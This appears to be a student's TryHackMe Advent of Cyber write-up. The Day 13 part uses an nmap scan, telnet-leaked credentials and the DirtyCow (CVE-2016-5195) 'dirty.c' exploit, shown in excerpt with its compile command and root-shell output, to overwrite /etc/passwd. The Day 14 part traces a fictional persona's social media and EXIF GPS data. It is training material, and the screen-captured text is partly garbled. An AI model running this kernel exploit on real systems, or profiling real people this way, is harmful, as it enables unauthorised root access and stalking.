PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind


Nmap done: 1 IP address (1 host up) scanned in 24.07 seconds
└─[1211101873@kali]-(~)
$ sudo apt install telnet
[sudo] password for 1211101873:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
telnet is already the newest version (0.17-44).
0 upgraded, 0 newly installed, 0 to remove and 477 not upgraded.

(1211101873@kali)-
└─[1211101873@kali]-(~)
$ telnet 10.10.221.75 23
Trying 10.10.221.75...
Connected to 10.10.221.75.
Escape character is '^J'.
HI SANTA!!!
We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas
We left you cookies and milk!
christmas login: 
```




Question 3: What distribution of Linux and version number is this server running?



```
psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player |  ||| 1 2 3 4 | 10.8.94.62 23:03 | 1211101873@kali: ~
File Actions Edit View Help
1211101873@kali: ~ x 1211101873@kali: ~ x
.bashrc.original .dbus Downloads .ICEauthority .mozilla .profile Templates .xsession-errors.old
(1211101873@kali) [~]
$ ls
Desktop Documents Downloads Music panel.request Pictures Public Templates Videos
(1211101873@kali) [~]
$ ssh 10.10.221.75
The authenticity of host '10.10.221.75 (10.10.221.75)' can't be established.
ECDSA key fingerprint is SHA256:+zgKxyvLTBxVO0xtTVGBokres9Zr7lwQGvn0/k2igw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.221.75' (ECDSA) to the list of known hosts.
1211101873@10.10.221.75's password:
(1211101873@kali) [~]
$ ssh santa@10.10.221.75
santa@10.10.221.75's password:
>Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$
```

```
Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ la
-sh: 1: la: not found
$ ls
christmas.sh cookies_and_milk.txt
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Question 4: Who got here first?




```
psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)
Player |  ||| 1 2 3 4 | 10.8.94.62 23:06 | 1211101873@kali: ~
File Actions Edit View Help
1211101873@kali: ~ x 1211101873@kali: ~ x
fclose(source);
fclose(target);

return 0;
}
File System
int main(int argc, char *argv[])
{
// backup file
int ret = copy_file(filename, backup_filename);
if (ret != 0) {
exit(ret);
}

struct Userinfo user;
// set values, change as needed
user.username = "grinch";
user.user_id = 0;
user.group_id = 0;
user.info = "pwned";
user.home_dir = "/root";
user.shell = "/bin/bash";
}

*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
//      The Grinch
*****
```

Question 5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?



CVE-2016-5195

DIRTY COW


Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

[View Exploit](#) [Details](#)

FAQ

What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is the



dirtycow.c	dirtycow --target --offset	Read-only write	/proc/self/mem
dirtyCow.c	./dirtycow file content	Read-only write (Android)	/proc/self/mem
dirtycow.rb	use exploit/linux/local/dirtycow and run	SUID-based root	/proc/self/mem
0xdeadbeef.c	./0xdeadbeef	vDSO-based root	PTRACE_POKEDATA
naughtyCow.c	./c0w suid	SUID-based root	/proc/self/mem
c0w.c	./c0w	SUID-based root	PTRACE_POKEDATA
dirty_pass[...].c	./dirty_password_adjust_cow	/etc/passwd based root	/proc/self/mem
mucow.c	./mucow destination < payload.exe	Read-only write (multi page)	PTRACE_POKEDATA
cowpy.c	r2pm -i dirtycow	Read-only write (radare2)	/proc/self/mem
dirtycow.fasm	./main	SUID-based root	/proc/self/mem
dcow.cpp	./dcow	/etc/passwd based root	/proc/self/mem
dirtyCow.go	go run dirtyc0w.go -f=file -c=content	Read-only write	/proc/self/mem
dirty.c	./dirty	/etc/passwd based root	PTRACE_POKEDATA

List of PoCs

- <https://github.com/dirtycow/dirtycow.github.io/blob/master/dirtyc0w.c>
 - Allows user to write on files meant to be read only.
- <https://gist.github.com/verton/e9d4ff65d703a9084e85fa9df083c679>
 - Gives the user root by overwriting /usr/bin/passwd or a suid binary.
- <https://gist.github.com/scumjir/17d91f20f73157c722ba2aea702985d2>
 - Gives the user root by patching libc's getuid call and invoking su.
- <https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c>
 - Allows user to write on files meant to be read only.



```

// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;

```

Question 6: What "new" username was created, with the default operations of the real C source code?

```

1211101873@kali: ~ x 1211101873@kali: ~ x 1211101873@kali: ~ x
File Actions Edit View Help
1211101873@kali: ~ x 1211101873@kali: ~ x 1211101873@kali: ~ x
GNU nano 2.2.6
else {
    pthread_create(&pth,
                  NULL,
                  madviseThread,
                  (void *)username,
                  NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth, NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n\n",
       user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
       backup_filename, filename);
return 0;
}

```

psp0201 kali - VMware Workstation 16 Player (Non-commercial use only)

Player | 1 2 3 4 |

firefart@christmas: ~

File Actions Edit View Help

1211101873@kali: ~ x 1211101873@kali: ~ x firefart@christmas: ~

```
$ nano dirty.c
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ ./dirty.c
./sh: 3: ./dirty.c: Permission denied
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:firBw0LRgkx7g:0:0:pwned:/root:/bin/bash

mmap: 7f7ba1db7000
madvice 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
firefart@christmas:~/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
firefart@christmas:~/home/santa# cd /root
firefart@christmas:# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:#
```

Question 7: What is the MD5 hash output?

```
$ su fireart
Password:
fireart@christmas:~/home/santa# ls
christmas.sh  cookies_and_milk.txt  dirty.c
fireart@christmas:~/home/santa# cd /root
fireart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
fireart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas 'tree'!
          more...
Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

- Yours,
  John Hammond
  er, sorry, I mean, the Grinch

- THE GRINCH, SERIOUSLY

fireart@christmas:~# touch coal
fireart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
fireart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc -
fireart@christmas:~#
```

Question 8: What is the CVE for DirtyCow?

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called [DirtyCow](#). Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the [Linux Kernel](#), taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: <https://dirtycow.ninja/>

This `cookies_and_milk.txt` file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed

Completed

The Throughout Process:

For the first step, we follow the instructions that were given in the tryhackme to deploy the machine and run the command nmap <IP_ADDRESS>. From there, we can see that the old, deprecated protocol and service that were running was **telnet**. Next, we tried to connect to the service by running the command **telnet MACHINE_IP**. We did not include the port from nmap scan because the default port for telnet is 23. From there, we received the username and also the password for the christmas login, which the credential that was left for us was the password itself, **clauschristmas**. Next, we tried to login to the christmas login by running the command “**ssh santa@MACHINE_IP**” . We use “santa” just to specify that we are santa and not the kali account. When we were logged in, we simply run the command “**cat /etc/*release**” to receive the distribution of Linux and version number that the server is running. From there, we get that the distribution of Linux and the version number that the server was running is **Ubuntu 12.04**. Next, we found out that there was a file named “**cookies_and_milk.txt**” by running the command “**ls**”. So, we tried to see what was in the file, there was a message that said that the **grinch** got here first! Next, for question 5, we got the verbatim syntax that we can use to compile by researching on the DirtyCow link that was provided in the notes. We are required to add a file named “**dirty.c**” into the system, which we added by using “**nano**”. From the link, we took the codes for link “**dirty.c**” and pasted it in the file. Next, we run the verbatim syntax , then “**./dirty**” and we inserted a new password for “**firefart**”. And lastly, for the MD5 hash output, we followed the instructions to change the user account to a new user account and own the server. For that, we run the command “**su firefart**” and run the command “**cd /root**” to own the server. We noticed that there was a message left for us by the grinch. We followed grinch’s instructions and run the command “**tree | md5sum**” to get the hash.


Day 14 : Where's Rudolph?

Tools used: Browser, Firefox

Solution:


Question 1: What URL will take me directly to Rudolph's Reddit comment history?

Search ***IGuidetheClass reddit*** at browser, then go to comment and copy URL
<https://www.reddit.com/user/IGuidetheClaus2020/comments/>



Question 2: According to Rudolph, where was he born?

According to Rudolph, he was born in CHICAGO



Question 3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

Answer : May

Rudolph the Red-Nosed Reindeer - Wikipedia

Rudolph the Red-Nosed Reindeer is a fictional reindeer created by Robert L. May. Rudolph is usually depicted as the ninth and youngest of Santa Claus's ...

Created by: Robert L. May

Family: Donner and Mrs. Donner (parents i...)

First appearance: 1939

Nickname: Rudolph in Rudolph the Red-No...

[Publication history](#) · [In media](#) · [Homages in media](#)

Question 4: On what other social media platform might Rudolph have an account?

Answer: Twitter


 IGuidetheClaus2020 commented on Loooool · [i.redd.it/lzu70q...](#) · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago 
Ouch. Some days I love Twitter. Some days, it's just...lol.

[Reply](#) [Share](#) [***](#)

Question 5: What is Rudolph's username on that platform?

Answer: IGuideClaus2020



The image shows a screenshot of a Twitter profile page. The header bar is black with white text. On the left is a back arrow icon, followed by the username "IGuidetheClaus2020" in bold, and "23 Tweets" below it. To the right is a "Follow" button. The main profile picture is a cartoon illustration of Rudolph the Red-Nosed Reindeer. Below the profile picture, the username "IGuidetheClaus2020" is displayed in bold, followed by the handle "@IGuideClaus2020". The bio "Seeking the truth. Really." is visible. A link "Business inquiries: rudolphthered@hotmail.com" is present. The location is listed as "North Pole" with a joined date of "November 2020". The statistics show "5 Following" and "171 Followers". At the bottom of the profile page, there are tabs for "Tweets", "Tweets & replies", "Media", and "Likes", with "Tweets" currently selected. A footer note at the bottom of the page reads "IGuidetheClaus2020 Retweeted".

Question 6: What appears to be Rudolph's favorite TV show right now?

Answer: bachelorette



Question 7: Based on Rudolph's post history, he took part in a parade. Where did the parade take place?

Answer: Chicago

Google rudolph the red nosed reindeer parade balloon

https://www.gawker.com › rudolph-balloon-brutally-m... : Rudolph Balloon Brutally Murdered During Christmas ... 6 Dec 2010 — ... Christmas parade in Richmond, VA—besides random people on Segways—was supposed to be a giant Rudolph the Red-Nosed Reindeer balloon.

https://www.shutterstock.com › editorial › image-editorial : holiday parade, chicago, usa - Shutterstock Handlers move a balloon of Rudolph the Red-Nosed-Reindeer down a foggy Michigan Ave. during the annual Kid's Holiday Parade in Chicago.

https://www.dreamstime.com › ... › Holiday parade : Rudolph the Red Nose Reindeer Balloon - Dreamstime.com Photo about Harrisburg, PA - November 21, 2015: a large Rudolph the Red Nose Reindeer balloon proceeding on the downtown street in the annual Holiday Parade ...

https://rvamag.com › politics › daily-fix-rudolph-balloon... : DAILY FIX: Rudolph Balloon Christmas Parade Tragedy 9 Dec 2010 — Watch as the Rudolph the Red-Nosed Reindeer float attempts (and fails) to negotiate the traffic light at the intersection of Broad and ...

https://www.alamy.com › a-rudolph-the-red-nosed-reinde... : A "Rudolph the Red Nosed Reindeer" balloon flies in the 80th ... Download this stock image: A Rudolph the Red Nosed Reindeer balloon flies in the 80th

lights-festival-web.jpg

30°C Mostly sunny

11:42 AM 29/6/2022

Question 8: Okay, you found the city, but where specifically was one of the photos taken?

Answer: 41.891815 , -87.624277

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab is 'exifdata.com/exif.php'. The page displays EXIF data for a file named 'lights-festival-website.jpg'. The image itself is a large reindeer statue with a red scarf, set against a city skyline at night. The EXIF data table includes fields like File Size (50 kB), File Type (JPEG), and various geolocation and camera settings.

File Size	50 kB
File Type	JPEG
MIME Type	image/jpeg
Image Width	650
Image Height	510
Encoding Process	Baseline DCT, Huffman coding
Bits Per Sample	8
Color Components	3
X Resolution	72
Y Resolution	72
YCbCr Sub Sampling	YCbCr4:2:0 (2 2)
YCbCr Positioning	Centered

Below the image, there's a note '(click for original)'. Underneath the image, GPS and Resolution details are listed: GPS Position (41.891815 degrees N, 87.624277 degrees W) and Resolution (650x510).

Question 9: Did you find a flag too?


Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab is 'Not secure | exif-viewer.com'. The page displays EXIF data for the same photo. The 'Copyright' field is explicitly highlighted with the value '{FLAG}ALWAYSCHECKTHEEXIFD4T4'. The rest of the EXIF data is visible in the table below.

create	2022-06-29T03:26:50+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W
ResolutionUnit	2
UserComment	65, 83, 67, 73, 73, 0, 0, 0, 72, 105, 46, 32, 58, 41
YCbCrPositioning	1
modify	2022-06-29T03:26:50+00:00
ComponentsConfiguration	1, 2, 3, 0
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4
ExifOffset	104
ExifVersion	48, 50, 51, 49
FlashPixVersion	48, 49, 48, 48
GPSInfo	172
GPSLatitude	41/1, 53/1, 25771/844
GPSLatitudeRef	N
GPSLongitude	87/1, 37/1, 101949/3721
GPSLongitudeRef	W

Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer: 540



